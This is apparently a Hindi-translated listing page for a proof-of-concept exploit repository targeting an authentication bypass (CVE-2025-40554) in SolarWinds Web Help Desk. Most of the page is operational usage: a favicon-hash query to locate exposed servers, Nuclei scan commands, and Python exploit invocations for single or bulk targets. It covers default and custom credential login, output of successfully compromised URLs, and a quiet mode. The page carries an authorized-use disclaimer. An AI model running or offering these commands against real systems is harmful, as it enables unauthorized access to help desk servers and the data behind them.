
 imbas007/auth-bypass-cve-2025-40554
CVE-2025-40554 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो SolarWinds Web Help Desk में प्रमाणीकरण बाइपास है। इसमें एकल या बैच लक्ष्य परीक्षण के लिए Nuclei टेम्पलेट और Python एक्सप्लॉइट शामिल है, वैकल्पिक क्रेडेंशियल लॉगिन के साथ।

http.favicon.hash:"1895809524"
nuclei -u https://TARGET:8443 -t CVE-2025-40554.yaml
nuclei -l list_target.txt -t CVE-2025-40554.yaml
pip install -r requirements.txt
एकल लक्ष्य (बाईपास + लॉगिन, डिफ़ॉल्ट क्लाइंट/क्लाइंट):
python3 exploit_auth_bypass.py -t https://TARGET:8443

कस्टम क्रेडेंशियल्स के साथ एकल लक्ष्य:
python3 exploit_auth_bypass.py -t https://TARGET:8443 -u myuser -p mypass
एकल लक्ष्य, केवल बाईपास (कोई लॉगिन नहीं):
python3 exploit_auth_bypass.py -t https://TARGET:8443 --no-login
लक्ष्य सूची (केवल असुरक्षित+लॉगिन सहेजता है):
python3 exploit_auth_bypass.py -l result_all.txt
python3 exploit_auth_bypass.py -l targets.txt -o my_login_ok.txt
कस्टम क्रेडेंशियल्स के साथ लक्ष्य सूची:
python3 exploit_auth_bypass.py -l targets.txt -u admin -p secret
शांत मोड (केवल वे URL प्रिंट करें जहां लॉगिन सफल हुआ):
python3 exploit_auth_bypass.py -l result_all.txt -q
यह PoC केवल अधिकृत सुरक्षा अनुसंधान और परीक्षण के लिए है। कंप्यूटर सिस्टम तक अनधिकृत पहुंच अवैध है। लेखक दुरुपयोग के लिए जिम्मेदार नहीं हैं।
हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
